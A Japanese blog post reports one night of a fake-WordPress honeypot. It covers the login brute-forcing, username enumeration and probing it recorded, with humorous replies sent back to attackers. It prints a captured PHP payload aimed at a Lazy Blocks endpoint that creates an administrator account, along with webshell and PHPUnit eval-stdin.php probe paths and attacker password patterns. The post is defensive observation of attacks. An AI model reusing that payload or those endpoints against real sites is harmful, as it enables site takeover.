自作ブログに偽の WordPress を置いて一晩眺めてみた
$ grep -n '^##' honeypot-one-night.md目次 (11)
何をしたか#
このブログは自作で、WordPress ではない。 なのに、WordPress っぽいページを狙ったアクセスがちょこちょこ来ていた。
そこで、WordPress のふりをするダミーページを置いて、何が来るかを全部記録してみた。
置いたのはこのあたり。
wp-login.php(ログイン画面)xmlrpc.php(外から記事を投稿したりするための窓口)/wp-admin/や/wordpress/などの管理画面っぽい場所/wp-json/wp/v2/usersや/?author=1などの、ユーザー名がわかってしまう場所.envや.git/configなどの設定ファイル- phpMyAdmin や Git サーバのログイン画面っぽいもの
どれも見た目だけの偽物で、裏には何もつながっていない。 本物の WordPress が無いので、何を送られてもログインに成功することはない(入る先がそもそも無い)。
なので、試行するだけ無駄なわけで、みていて超滑稽で面白い。w
※自分のアクセスは集計から外している。
1時間ごとの様子#

青が普通の記事・画像へのアクセスで、それ以外は全部ダミーページに来たもの。 グラフの高さはアクセスの量の比だけで、件数は出していない。
- 記録を始めて1分後には、もう存在しないページを探すアクセスが来ていた。
- 18時台から
xmlrpc.phpへのログインが始まって、そのまま朝まで続いた。いちばん多かったのは21時台。 - 20時台・21時台・4時台は、普通の閲覧よりダミーページへのアクセスのほうが多い。
- 3時台に下見 (緑) が急に増えているのは、後で書くユーザー名の件と
.git探しが重なったから。 - 4時台は途中までしか記録していない。
何が来たか#

ダントツで多かったのは xmlrpc.php 経由のログインだった。
xmlrpc.php は WordPress に外から記事を投稿したりするための窓口で、1回のリクエストでユーザー名とパスワードを一緒に送れる。 あまり WordPress には詳しくないが、xmlrpc.php が脆弱性の塊で、まず真っ先に無効化するべきだ、とか言われたようなのをみた記憶はある。
来たリクエストは全部 metaWeblog.newPost、つまり「記事を投稿する」命令だった。 ログインの確認と記事の投稿を1回で済ませようとしていて、通ったらそのままスパム記事を置くつもりなんかな?
User-Agent は Jetpack by WordPress.com や WordPress.com を名乗っていた。 Jetpack は WordPress.com 公式のプラグインで、普段から xmlrpc.php を叩くので、それに化けて弾かれにくくしている?
姑息やね。
「存在しないページ探し」には、攻撃以外のものも混ざっている。 /archives/202109-1.html や /article/○○○.html のようなリクエスト。 これについては、すごく見覚えがあって。 昔のブログの URL だとおもう。 seesaa blog で使っていたドメイン名をそのまま使い回しているので、多分それをまだ覚えているクローラーが来ていた、ってところだろう。 なので、このグラフのこの棒が全部攻撃というわけではない。
Tor からのアクセスを検知する仕組みも AI に作ってもらった。 私自身で試したアクセスのほかに、深夜0時ごろに1件だけ Tor 経由のアクセスがあった。 トップ・about・記事・タグ一覧などのリンクを5秒くらいで順番にたどっていて、画像や CSS は一切読み込んでいない。人ではなく、リンクをたどるだけのクローラーっぽい。 ついでに「押すな」ボタンのリンクも踏んでいった。
パスワード辞書が私専用に特別に用意されてる❤️#
xmlrpc.php に来たログインのユーザー名は、ほぼ admin と nekoy3 だけだった (あとは意味不明な文字列が2回だけ)。 nekoy3 はドメイン名からそのまま取ってきたんだと思う。
パスワードのほうは、ドメイン名を元にした候補がずらっと並んでいた。
nekoy3
NEKOY3
Nekoy3
nekoy3.net
Nekoy3.net
NEKOY3.N3T
nekoy32025
nekoy32026
nekoy32027
nek
oy3
NEKOY3.N3T は E を 3 にしたやつ。 nek と oy3 はドメイン名を途中でぶった切ったもの。
いかにも手抜きな人が付けそうなものを総当たりしている。e -> 3 とか、a -> @ とか、難読化変換であるあるなやつも試されてる。
さらに、こんなのも来ていた。 こっちは xmlrpc.php ではなく、後で書く偽名と一緒に wp-login.php に来たもの。
%User%@2026
%User%@2026#
%User%@Secured2026
%USER%@2026
nekoy3#%User%2026
本当は %User% の部分をユーザー名に置き換えてから送るはずのテンプレート?流石にヤケクソすぎるねw
こういうの自動スクリプトで片っ端から試してるんだろうけど、流石に笑うw
ユーザー名を調べに来るので、偽名を返してみた#
ログインを試す前に、ユーザー名を調べに来るアクセスも来ていた。
/wp-json/wp/v2/users
/?author=1
/?author=2
/wp-sitemap-users-1.xml
/author-sitemap.xml
WordPress は、ここを叩くと投稿者のユーザー名がわかってしまうことがある。らしい。
そこで、ここを調べに来た相手には偽のユーザー名を返すようにした。 偽名は、調べに来た IP ごとにユニークな文字列を返す。 AI に聞いたら、ハッシュ関数的なのを使ってリクエストを要求した IP アドレスを入力値として偽ユーザ名を作ってるぽい。
で、本当に来た。

図は AI 作成。縦に並んだ横線 1 本が 1 つの IP アドレスで、横軸が時系列。 1 本の線に複数の点があれば、その 1 IP から繰り返し何度もリクエストがきている、という見方。
- 2時54分に、ある IP が
/?author=1を叩いて偽名 (hinata_xxxx、後ろ4文字は伏せる) を受け取った。 - 40分くらい後の3時34分から、その偽名で
wp-login.phpへのログインが始まった。 - 偽名を渡したのはこの1つの IP だけなのに、ログインはいろんな別の IP から来た。下見をした IP 本人も、途中で1回と、最後のほうで何回か試していた。
- だいたい2分に1回のペースで、IP を替えながら順番に試していた。後半は1つの IP が何回か続けて試していた。
偽名でのログインは48回あって、パスワードは毎回ちがうものだった。こんな感じ (偽名の後ろ4文字は伏せた)。
hinata_xxxx@2026
hinata_xxxx#2026
hinata_xxxx@Secured2026
hinata_xxxx@nekoy32025
nekoy3@hinata_xxxx2026#
hinata_xxxx@https://nekoy3.net
hinata_xxxx#123
hinata_xxxx123456
Welcome@2026
P@ssword2026
偽名とドメイン名と年を組み合わせたものが中心で、渡した偽名をちゃんとユーザー名として扱っている。 で、上で書いた %User%@2026 は、このとき hinata_xxxx@2026 とセットで来ていた。 同じテンプレートなのに、置き換えに成功したのと失敗したのが両方飛んできている。
偽名を受け取ったのは1か所だけなので、下見をする係とログインを試す係が分かれていて、下見の結果が IP アドレスを超えて共有され、複数 IP でリクエスト総当たりしている、ということになる。 1つの IP から連打すると弾かれやすいので、IP を散らしてゆっくり試しているんだろうか。
ちなみに、偽名を使ってきたのは wp-login.php のほうだけだった。 xmlrpc.php の組は最後まで admin と nekoy3 (とランダムな文字列が2回) しか試しておらず、偽名には一度も食いつかなかった。 別の集団なのか、そう思わせぶりな同一人物か。
国コード違うし、Tor でもなかったから本当に別の犯人な気はする。あくまで推測。
その xmlrpc.php の組で 1 つ想定外だったのは、総当たり周期。 こちらが一定期間再チャレンジできないように仕込んでいるとかではないのに、攻撃者側が勝手に 1 分とか時間を開けて 1 リクエスト投げる、みたいなことをしている。 まあ、いちばんしつこかった IP は、たまに 20 秒とかで投げてきてたけど。w
弾かれないって気づいたか、別のプレイヤー(?)か。
しかし、偽名(ユーザ名)をわざと漏らしてやると本当にそれ使って攻撃してくるってんだから、手のひらの上で踊る、をメチャクチャ体現してくれて面白い。w
プラグインの穴を突こうとしたのは1件だけ#
有名な WordPress プラグインの脆弱性を狙ったリクエストかどうかを、24個の穴について判定(するように AI に組ませた)。 この期間に引っかかったのは、そのうち1件だけだった。
狙われたのは Lazy Blocks というプラグイン。 11/21 の20時18分に、次の宛先へ POST が1回だけ来た。
POST /?rest_route=/lazy-blocks/v1/block-constructor-preview
User-Agent: Go-http-client/2.0
送られてきた中身はこんな感じ (ユーザー名・パスワードなどは伏せた)。
<?php
$lb_created = false;
if (!function_exists('username_exists')) { echo 'LBxxxxxxOK|noload'; return; }
if (!username_exists('xxxxxx')) {
  $lb_id = wp_insert_user(array(
    'user_login' => 'xxxxxx',
    'user_pass'  => 'xxxx',
    'role'       => 'administrator'
  ));
  $lb_created = !is_wp_error($lb_id);
}
echo 'LBxxxxxxOK|' . ($lb_created ? 'ok' : 'dup');
echo '|LBURL|' . wp_login_url();
ブロックのプレビュー機能に PHP を書かせて実行させ、管理者ユーザーを作らせようとしている。 成功したら LB…OK|ok とログイン画面の URL を返させて、それを見て「乗っ取れた」と判断する作りになっている。らしい、AI によれば。
ちなみにこっちは WordPress じゃないので、405 を返して終わり。
関係しそうな脆弱性としては、CVE-2026-1560 (4.2.0 以下・投稿者権限以上でコード実行) や、3.0.0 未満の認証なしのコード実行 がある。今回の宛先がどれに当たるかまでは確定できていない。
.git/config を取りに来たついでに webshell を探していく#
3時17分に、ある IP が .git/config を取りに来た。 ここには偽物の設定 (偽のトークン入り) を返している。
同じ IP が、同じ秒にこれも叩いていた。
POST /ALFA_DATA/alfacgiapi/perl.alfa
POST /alfacgiapi/perl.alfa
POST /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php
alfacgiapi は ALFA という webshell (バックドアみたいなもん)の置き場所で、誰かが先に仕込んだ webshell が残っていないかを探している。 eval-stdin.php は PHPUnit の古い穴 (CVE-2017-9841) で、送った PHP をそのまま実行してくれてしまうファイル。
渡した偽トークンは、今のところまだ使われていない。
使えるわけないんですけどね!ww
50回以上ログインを試すと表彰状がもらえる#
同じ IP から50回以上ログインを試されると、表彰状のページを返す、素晴らしい表彰制度を AI に作ってもらった。
回数に応じて銅・銀・金・プラチナ・ダイヤモンドまである。 ついでに、50回を超えたら返事を数秒遅らせている。
この期間、xmlrpc.php の組の何 IP かは50回を超えて、いちばん多かった IP は銀の表彰状まで届いた(おめでとう)。 たぶんボットなので読んではいない。 しかし、総当たりしてたら急にコンテンツサイズが変わって違和感くらいは持ってくれたんじゃなかろうか?w
まあ、その後も攻撃し続けられてるんだけどね。
返事に一言添えている#
ログインに失敗した相手には、エラーメッセージのところにこう返している。(AI が考えたのテキトーに使ってる)
You are an idiot! If you’re going to rely on AI to attack someone else’s server,
you’d be better off putting that electricity to a more meaningful use. :)
ただし admin / admin で来たときだけは、成功したふりをして別の文を返す。
Connection successful! You authenticated using the all-too-common "admin/admin" credentials.

Close your laptop and go to bed, you loser.
この期間に admin / admin を試してきたのは xmlrpc.php の組で、ちゃんと(?)この文を受け取っていたことだろう。
設定ファイルや管理画面っぽい場所を下見しに来たアクセスには、中身が空のページに、こっそりこのヘッダだけ付けて返している。
x-note: You are an idiot.
コンテンツの中身は空なので、おそらく気づく人はいない。なんで仕込んだねん
集計は公開している#
ここに書いた種類別の割合や、プラグインの穴の判定表は、このブログの access のページでいつでも見られるようにしてある。
おわりに#
いつぞやに Twitter で「外部から攻撃されまくってるよ〜〜」という文言と共に Grafana で攻撃っぽいリクエストがどのくらいきてるかを可視化してる人がいたのを思い出した。
実際こういうのみてると、ちょっとおもろいかも。w
トラップ増やしたり、なんか色々遊んでみようかな。